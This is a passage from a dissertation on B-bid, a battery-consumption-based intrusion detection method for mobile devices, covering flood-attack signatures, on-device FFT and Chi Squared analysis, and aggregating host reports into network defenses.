When the sampling window is increased from 200ms to 3 seconds for the same attack as pictured in Figure 6.3 above, its signature looks like that in Figure 6.4. The attack captured in Figure 6.4 (TCP flood) can be compared to Figure 6.5 which is also a flood attack, but it is a UDP flood attack. These distinguishable pattern differences between the two of them were consistently present during testing.




Figure 6.4 Time Domain of TCP Flood




Figure 6.5 Time Domain of UDP Flood

Consequently, DoS style attacks, such as these flood attacks, can be quickly realized and, to some extent, differentiated by means of the images created by them in the time domain. Although longer captures should be avoided to preserve power, it may be necessary or the only option available at times in order to provide an alternative when FFT conversion and periodogram analysis is not effective or available.

For example, when the FFT and periodogram conversions were used to differentiate very complex signals, such as those created by flooding pictured above, only the lower dominate harmonic frequencies were prevalent after conducting an FFT due to the large levels of background noise. Even after filtering out the lower frequencies and conducting periodogram analysis, some of the attacks only had two dominant *xy* pairs. Having too few *xy* pairs to compare can lead to false positives and by themselves do not provide much useful information. Thus, the periodogram results in this case would need to be confirmed by the time domain pattern, instead of the other way around (see images of TCP and UDP flood attacks in Appendix I for examples of this).


6.3 Host-Based Statistical Analysis

Ultimately, the goal of any detection and analysis algorithm must be to identify an attempted break-in or attack before the attack is successful and not require too much performance or memory in the process, i.e., how much power to save power and/or the device itself as well as, by extension, the network that supports it. Keeping this process efficient and effective is the primary basis why the B-bid approach is a viable and formidable means of intrusion detection for the mobile device as well as the network at-large once the feedback from numerous mobile hosts is collected, analyzed and correlated. Tests proving this can be done on smaller mobile hosts is explained next for the FFT filtering and Chi Squared analysis.

6.3.1 FFT Filtering

As discussed in Section 5.3.2, if the periodograms fail to construct any dominant peaks other than the dominant lower frequency harmonic, lower frequencies can be filtered by using both hardware and software. This is done in order to focus on higher frequencies that might otherwise be lost in noise or a very complex signal. To prove this can be done on a PDA without great resource demands, a program was built in C# for this research to parse the time domain *xy* pair data and then resave the results in a separate text file with lower frequencies filtered out as desired.

This new file could then put the filtered data through the same FFT and periodogram process to extract the dominant higher frequencies for the attack. This technique does not corrupt the data; rather it manipulates it to better manifest the critical dominant frequencies that exist. For example, if the threshold value is 3.8 mV, any value below 3.8 mV is set to 0, while any value equal to or above 3.8 mV is subtracted by 3.8 mV. Thus, this algorithm provides an alternative way to attenuate higher frequency measurements for FFT analysis that are not always readily apparent (see Appendix E: FFT Filter). Figure 6.6 below provides a screen shot capture of this program. The right side of the figure illustrates how the data can be saved again after is has been sorted for further analysis.




Threshold Value
3.8

Figure 6.6 FFT Filter to Sort Time Domain Data

The interface allows a text file to be opened with a set of power readings (captured by HASTE), converts the data to a complex number used that is the result of FFT analysis and it can also perform a subsequent step by calculating its amplitude into a real number. These values can be saved as a text file and imported to Excel directly or sent to the network security officer. Figure 6.7 displays the Pocket PC interface designed in .NET Compact Framework for this purpose:

- "Opened file:" shows the file that is opened by the program;
- "Input size:" shows the total number of data in the input file;
- "Used input size:" shows the number of data (e.g., 2^n) that is being used for analysis; and
- "Power" shows the nth power of the data size.

The FFT program allows the transformed data to be saved in its complex number form or in its absolute number form.



Opened file:

Input size:

Used input size:

Power:

Opened file: \Storage Card\FFT PPC\inputs.txt

Input Size: 512

Used Input Size: 512


Power: 9

Figure 6.7 Before and After Screenshots of FFT Program for Pocket PC

The FFT program calculated very quickly on a PDA. In fact, when FFT calculations of 2002 sample points were processed on a 624MHz PDA, results were produced on average in 2 seconds. Thus, it is likely that the impact on battery life from such efficient calculations is negligible. Although filtering of data was conducted for analysis in this research using *Sysdat*, the FFT filtering program above proves that such calculations are feasible on small hosts.

6.3.2 Chi Squared Test Calculations

Similarly, a secondary objective of this research was to determine if the Chi Squared test algorithm used for comparing signatures or attacks could run resourcefully on a PDA with Pocket PC (using the same Axim3xi PDA as above). Consequently, a fully functional Chi Squared program for the PocketPC was built that could be used to conduct local correlation analysis between the captured signature and those stored in a local database (see Figure 6.8 and Appendix C: Chi Squared Code).



```
   Expected          Observed
516.424785855035   0
382.576890973064   2000
283.419931644609   0
209.962649466693   0
155.544156387535   0
115.229945172452   0
85.3644429519082   0
63.2395347371186   0
46.8489996006919   0
34.7065925249031   0
```

Figure 6.8 Chi Squared Interface for PocketPC

One major requirement for the program was that it should run very efficiently in terms of power consumption. The present efficiency of this code has not been put through any standardized testing; however, based on the average speed of 1 to 1.5 seconds to return calculated results, it appears that the impact is practically non-existent on expected battery life. Although this program was intended as a proof-of-concept, it stands to reason that mid to high-end devices that conduct their own Chi Squared analysis to match an attack signature in this manner may reduce the time it takes the network administrator to correlate multiple instances of the same attack occurring throughout the network. How this correlation could be done to benefit the larger network is explained next.

6.4 Extending Analysis

Since there is no way to predict the exact date or time when a WLAN might come under attack, an assertion made throughout this work is that detection efforts can be more effective by correlating the outputs of diverse sensors and obtaining information from multiple locations predicated on energy consumption. In this regard, the B-bid approach serves not only the protection interests of the mobile host but could benefit the network at large. How this information could be effectively integrated is briefly described in the following sections: Section 6.4.1 outlines how mobile device feedback based on the B-bid designs and algorithms explained above can be extended and aggregated for the benefit of other mobile hosts as well as their network(s) and Section 6.4.2 portrays the significance of this feedback and how it can be integrated into current IDS defense and visualization systems.

6.4.1 Aggregating Host Feedback

As noted in the preceding sections, the Chi Squared Test for standard distribution can be used for the same host type as another statistical means to substantiate the significance of the attack recognized due to chance from the population at large. The *F*-statistic can be used to aggregate reports from different types of host groups within the network to confirm statistical significance of the same attack hitting different platforms. This information, in effect, harnesses and capitalizes on feedback provided by the most vulnerable and weakest processor members in a network to serve as a first line of defense early warning sensor system for other stronger and more protected members of the network (i.e., desktop computers behind the firewall with stronger virus protection and IDS programs). Moreover, analysis of their feedback would conceivably provide security administrators precious response time, offering an opportunity to recognize and thwart attacks before they spread to the inner corporate network.

A conjecture of this research, therefore, is that detection efforts could be more effective by correlating the outputs of diverse sensors and obtaining information from multiple locations, such as those of mobile hosts. Although the B-bid approach may appear to only serve the protection interests of the mobile host, when ABDAs are detected and captured, their collective threat analysis could be a significant visual enhancement to attack graphs. Attack graphs can enhance both heuristic and probabilistic correlation approaches as well as legitimize the potential effectiveness of the intrusion detections system by the combined capability to identify patterns which indicate intrusive behavior [59]. Prior research papers conducted on visualizing network intrusion data [60] [61] declare very little prior work has been done in this area, particularly real-time network intrusion data. In addition, there is little in the literature as to how to effectively collect and correlate relevant information from mobile host systems.

Given that the data is available and can be sent to the appropriate administrator for analysis, the information determined by HIDE, SPIE and HASTE can add and extend intrusion analysis. This can be accomplished by adding thresholds from mobile host reports to existing network monitoring tools. The goal of threshold detection (or summary statistics) is to record each occurrence of a specific event and detect when the number of occurrences of that event surpass a reasonable amount that might be expected to occur within a specified time period [28]. With the statistical power of periodogram-generated *xy* pair results, an appreciably small number of matches (as little as three as described by the Chi Squared analysis in Section 6.1.3) could indicate the presence of an attack with 99% confidence. These events could then be graphically projected to clearly highlight unnaturally high numbers of occurrences within a short period of time. Thus, integrating HIDE, SPIE and HASTE feedback would be an effective early warning system that would benefit other segments of corporate networks by indicating the probability of oncoming attack type(s) (Chi Squared test analysis), from which domain and to which addresses and port (SPIE reports) and on the significance of the same attack occurring on different mobile platforms (*F*-Statistic analysis).

6.4.2 Integrating and Visualizing B-bid Feedback

To this end, Figure 6.9 shows the log inverse of attacks against the actual large-scale Virginia Tech WLAN, effectively illustrating thresholds of directed attacks against the university network. The Y-axis represents the threat severity of a particular attack. The conventional approach to assessing is as follows: Anything in the lowest band is considered to be "ground clutter" and not indicative of an attack; and anything between the middle and top bands indicates the attack is severe and widespread, requiring an immediate response to contain the attack. While one expects the curves to slowly diminish with time, a positive slope in the curve shows a secondary recurrence of the attack.

This additional representation of attacks on and reported by mobile devices using B-bid serves as a means to filter out noise even further, indicating the probability of an attack and, consequently, the likelihood that it may occur against other segments of the network. Moreover, in the event of a widespread attack in which mobile devices were victims, the time required for three reports to be received that confirm an attack would presumably arrive much sooner compared to the 10s and 100s currently needed before an attack begins to significantly register (see below).




Figure 6.9 Directed Attacks Thresholds. Background [62]

Although this type of monitoring is reactive, the goal is to identify an attempted break-in or attack before the attack is successful on a wider scale as part of a damage prevention and containment strategy. As sophisticated attackers use more techniques to disguise their attacks, it is therefore necessary for researchers to improve their network-based systems to be able to better detect stealthy attacks or combine them with host-based methods [63]. Along these lines, security threats introduced by mobile devices are forcing organizations to fundamentally change their philosophy of what a secured perimeter is. In other words, to defend against the next generation of network attacks, organizations must expand their secured perimeter to include mobile devices and begin focusing attention from securing one or two perimeter connections, to a pervasive network-wide strategy where security functions are divided into components or layers [64].

Figure 6.10 depicts how host-based alerts and feedback can be individually and aggregately correlated and acted upon in a manner that could tie-in with a variety of network IDS strategies presently in use.




Figure 6.10 B-bid Host-Reporting Correlation Process

If the network administrator's correlations from these reports indicate a subnet or specific PDAs are under direct attack, then other more powerful protective measures at his disposal can be taken. Since HandPCs, PDAs and smart-phones are more vulnerable and widespread, it is conceivable that these reports from the field may provide an earlier warning system than computers behind firewalls, providing administrators more time to thwart attacks before they spread to inner corporate networks. Many wireless users' locations do not map physically but are connected to the Internet via a router in a local area, thus it is likely that devices being affected by attacks will occur in similar regions at a time. The integration of a B-bid system could serve not only the protection interests of the mobile host but can be mapped out in sub-domains to benefit the network at large.




Figure 6.11 Potential B-Bid Time Savings During Code Red Attack [65]

In any case, the network administrator could notify other mobile devices to send HIDE, SPIE and HASTE reports immediately if an attack is suspected even though the devices that receive these instructions may not even know they are in a hostile domain or will soon come under attack. Again, this type of confirmation *pull* process would conceivably provide security administrators precious extra time to analyze network traffic and respond, offering an opportunity to recognize and thwart attacks before they spread to inner corporate networks. Figure 6.11 illustrates theoretically how small differences in time can result in huge savings in time and productivity. For example, the Code Red worm depicted infected during one eight hour period of time approximately 500 computers per minute. Assuming the B-bid system is in place and given that the reaction process itself takes a certain amount of time, there is reason to believe earlier containment of similar attacks or outbreaks would be achievable, potentially saving a great deal of time, money, productivity, effort and duress.

6.5 Summary

Section 6.1 provided the statistical algorithms used to establish confidence levels in analyzing and correlating HASTE feedback data within device types and across device groups. Section 6.2 showed an alternative method based solely on time domain data that can also be helpful in analyzing and differentiating different flooding attacks. Section 6.3 then proved that the filtering and calculations required for this type of analysis can be done efficiently on a PDA platform. Consequently, Section 6.4 projected the significance of this analysis in aggregate as an early and effective warning system that could be integrated into any current IDS defense strategy in depth with little modification(s) to it. Accordingly, the next chapter addresses conclusions, contributions and suggests future work as a result of this dissertation's premise, testing and analysis.

This page intentionally left blank

Chapter 7

Conclusion, Contributions and Future Work

This chapter presents concluding thoughts regarding HIDE, SPIE and HASTE as well as how this B-bid methodology could be employed as a viable means of protection. Notable contributions of this research effort are then listed as well as observations on other significant ramifications introduced by B-bid. This chapter ends by pointing out a way ahead for future work that will help to further substantiate and expand the premise of B-bid.

7.1 Concluding Thoughts

This dissertation explored many of the issues involved in detecting ABDA and attacks on mobile computing systems. The desirable properties and benefits of a mechanism for detecting these undesirable events included:

- Capability of detecting a variety of common attacks
- Ability to provide timely detection DoS attacks
- Operation at low power, consuming less energy than the attack(s) would consume
- Practicality of implementation on a variety of platforms
- Functionality to contribute to the aggregate correlation analysis for any network security system

Given these desirable properties, a number of existing forms of intrusion detection methods were examined. Most of these methods were intended for network intrusion detection and thus required some modification to work in a host-based paradigm. Nevertheless, as shown in the step-by-step methodology in Chapter 3 and the model and supporting analysis techniques in Chapter 4, a near real-time approach to efficiently detect as well as identify attacks that may consume system resources (depleting the battery) is achievable. This analysis presented the associated vulnerabilities and benefits of a B-bid approach in creating an intrusion detection system and underscored how it can also have broader applicability to other host and network security platforms.

The primary design goal for this research was to improve the security of mobile computing devices by providing a feasible, fully host-based or host-distributed means for accurate intrusion detection and, where possible, attack identification. In some cases, some attacks can be detected or blocked using existing security techniques. However, these security programs are almost exclusively designed for wired networks and desktop computers. An effective intrusion detection strategy implements several layers of defense. An attack of any kind will consume power and that is why this research highlighted the need to monitor battery constraints as an integral part of any IDS, anti-virus programs or network security strategy as an additional layer of defense to protect individual hosts as well as the larger network.

Presently, there are two limitations to B-bid that are a result of limitations of existing technology. The first limitation is the ability to obtain battery current readings at higher sample rates. The current battery technology available commercially has a sample rate of approximately 1 sample per second. Such slow sample rate hinders B-bid's ability to detect network intrusion and identify attacks reliably. However, there is already a solution to this problem. As mentioned in Section 4.4.1, Dallas Semiconductor has recently developed a prototype battery chipset that reports battery information at a rate of 18.6 KHz. Once such technology becomes widely available, B-bid's accuracy will increase greatly.

The second limitation of B-bid is SPIE's inability to analyze every type of network protocol. As previously discussed, raw socket capability is required to put a network device into promiscuous mode, which forces the device into receiving every packet it sees. The problem lies with the Pocket PC O/S (but not in Linux O/S), since it does not support raw socket due to network security concerns. Nevertheless, within the last year a software program has become commercially available that supports promiscuous mode for Pocket PC. Thus, it is plausible that with a little more time and knowledge in low-level network programming raw socket support for Pocket PC can be written.

When these two limitations are overcome, HIDE and HASTE will be able to provide current readings at high sample rates, increasing their network intrusion detection accuracy and SPIE will be able to analyze packets on Microsoft mobile platforms. As a result, these enhancements will make B-Bid more powerful and complete, thereby increasing its utility and value for users and network administrators alike.

7.2 Contributions and Observations

Currently, there is only a handful of emerging host-centric IDS programs for small mobile devices. Given that the percentage of detected and reported attacks against wired systems is believed to be less than 10% [66], it seems reasonable to suspect that the number of detected attacks on mobile systems is considerably less without host-based IDS. Currently, B-bid offers perhaps the most comprehensive and proven technique that is totally host-based. My over-arching goal while conducting this research has been to provide a viable means to shift the network security paradigm from exclusive network centricity (firewalls, servers, etc.) to one that benefits from the inclusion of absolute host-centric IDS mechanisms and feedback. To this end, I have made the following contributions:

- Novel Premise: B-bid is the first to demonstrate that by monitoring the battery constraints (voltage or current over time) *if and what* type of an attack is present can be determined in many cases in order to protect mobile hosts, possibly serving as an early warning for other devices on the network

- HIDE: B-bid is the first technique to successfully use battery constraints to alert the user when ABDAs, DoS and a number of other attacks occur.
- SPIE: While working in conjunction with HIDE, B-bid provides an efficient means in which to employ the functionalities of SPIE without a SPIE-like program constantly running (draining the battery quickly) to scan all ports.
- HASTE: B-bid is the first technique to theorize and provide a proof-of-concept to support energy and frequency signature capture via instantaneous current reading from an embedded chip in a smart battery. In addition, powerful and efficient conversions using the FFT and the periodograms provide consistently unique *xy* pairs that, in effect, identify a wide variety of attacks. Moreover, the statistical significance level of this identification technique is 99.9% -- when a match is made, there is only one chance in 1000 that dominant *xy* pairs are due to chance.
- Aggregate Correlation: B-bid provides a fully self-contained form of host-based IDS for mobile devices as well as a sensor-like functionality that can be used to trigger or be integrated with other forms of IDS or virus protection software. Furthermore, via the 99.9% significance level identification technique, it can dramatically aid and reduce the time required for larger network attack detection and analysis (possibly saving a great deal of time, money, productivity and effort in the event of network attacks).

Furthermore, as a result of this endeavor, I have made the following observations:

- B-bid reporting from SPIE provides an additional capability to block attacks as they occur, and possibly before in yet unaffected domains.
- Unlike conventional firewalls, B-bid can send alerts when flooding is taking place from an authorized (rogue) user or *zombie* (a computer that has been penetrated and is now under the control of the attacker) within an intranet.
- Reporting B-bid information to a network aggregation point allows far greater amounts of relevant data to be collected and analyzed by the administrator.
- Data collected by a B-bid intrusion system is most likely void of the legal implications that embroil some network IDS since it does not require any personnel information to be divulged.

In summary, contributions and observations provided by B-bid offer an essential, effective forensic triage that protects both mobile hosts and, by extension, their networks.

Three different papers outlining the concept of B-bid and its preliminary results have already been accepted to the following workshop and conferences: Information Assurance Workshop (June, 2004), Space and Aeronautical Engineering Power Conference (November, 2004) and GlobeComm04 (December, 2004). The Virginia Tech Intellectual Property Office, Inc., is fully pursuing a non-provisional patent on B-bid that was filed in June, 2004. And interest in B-bid has also been explicitly expressed by the US Army, DoCoMo Communications Laboratories (a Sony/Erickson research lab in Munich, Germany charged with designing the next generation cell phone), Cymbet (a newly formed company designing next generation thin film batteries) and Dallas Semiconductor (makers of embedded chips for smart batteries).

7.3 Way Ahead

The analytical framework provided in developing the B-bid approach is intriguing and appealing from a theoretical standpoint; however, an evaluation of a detection mechanism based on it running under live condition is the true test. Success of this analogy rests on its ability to identify correct levels of abstraction: preserving what is essential from an information processing perspective and discarding what is not.

As this dissertation reasons and proves as a proof-of-concept, it is reasonable to identify essential information for ABDA and other popular attacks in a viable manner on mobile hosts using the main variables that comprise battery constraints because they are relatively more straight-forward in application, abstraction and calculation compared to those used by other intrusion detection techniques (which have many other variables to consider). Thus, due in part to this and the results of the success of this work, other research efforts have begun which should serve to further substantiate and expand the utility of B-bid.

